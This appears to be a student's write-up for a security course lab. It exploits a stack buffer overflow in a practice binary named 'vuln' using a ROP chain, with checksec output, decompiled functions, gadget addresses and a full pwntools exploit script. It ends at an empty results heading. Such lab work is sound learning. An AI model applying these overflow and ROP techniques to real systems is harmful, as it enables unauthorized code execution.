Nghi Vi

CS 395

G01167216

Assignment 4

I. Reconnaissance

Checking to see what, see that we cannot execute our own shell code, thus we need to find alternatives.


```
[#0] 0x4011e6 → getInput()
gef➤  checksec
[+] checksec for '/home/cs395/Desktop/Homework CS_395/Assignment 4/vuln'
Canary                        : ✘
NX                            : ✓
PIE                           : ✘
Fortify                       : ✘
RelRO                         : Partial
gef➤
```

```
undefined8 main(void)

{
  print_assignment();
  puts("FOOL! You may have an overflow, but no one will ever call my secret functions...");
  getInput();
  win(x,y,z,y);
  return 0;
}
```

```
1
2  void getInput(void)
3
4  {
5     char local_48 [64];
6
7     fgets(local_48,200,stdin);
8     return;
9  }
0
```

Seemingly, the goal is to call all three secret functions by overflowing the buffer in getInput and win() function will give us a shell.

First, we find the distance from top of buffer to return address: 72 bytes



Next, we look into each of the secret functions to see what conditions to get them to run properly.

Secret1 doesn't need any condition, we only need to call it.


```
void secret1(void)

{
  x = 1;
  return;
}

```

Secret2 needs 1 parameter to be an int of values :0x100.

Secret3 needs 2 parameters where first = (int)0x1a80 and second = (int) 0x457.

```
void secret3(int param_1,int param_2)

{
  if ((param_1 == 0x1a80) && (param_2 == 0x457)) {
    z = 1;
  }
  return;
}
```

Next, we will need ROP gadgets to pop these values into correct parameters when functions are called.
Since at most we need 2 parameters, we need pop rdi and pop rsi only where gadgets must end with ret.



We have our ROP gadgets to pop RSI and RDI. But with RSI, it also pops R15 from the stack, thus we might need to add an extra argument to account for that.


II. Crafting Payload

```python
from pwn import *
context.binary = elf = ELF("./vuln")

pop_rdi = p64(0x000000000040128b)
pop_rsi_and_r15 = p64(0x0000000000401289)
secret1 = p64(elf.symbols['secret1'])
secret2 = p64(elf.symbols['secret2'])
secret3 = p64(elf.symbols['secret3'])
win     = p64(elf.symbols['win'])
main    = p64(elf.symbols['main'])
sec2_param1 = p64(0x100)
sec3_param1 = p64(0x1a80) #rdi
sec3_param2 = p64(0x457) #rsi


payload = b"A"*72
payload += secret1

payload += pop_rdi
payload += sec2_param1
payload += secret2

payload += pop_rdi
payload += sec3_param1
payload += pop_rsi_and_r15
payload += sec3_param2
payload += sec3_param2
payload += secret3
#payload += sec3_param2

payload += main

io = elf.process()
#gdb.attach(io)
io.sendline(payload)
io.interactive()
```

1,14 Top

After many tries, I find that even though after loading the right parameters and call all three secret functions and follow that with calling win, the program still segfaults.

I found that the win functions doesn't take parameters argument from memory, but load them into registers , this can be seen in gdb :



Therefore, I think the way to solve this is to run all 3 secret functions to set x=y=z = 1 then call main again, this will trigger win with correct parameters.

III. Inject and Result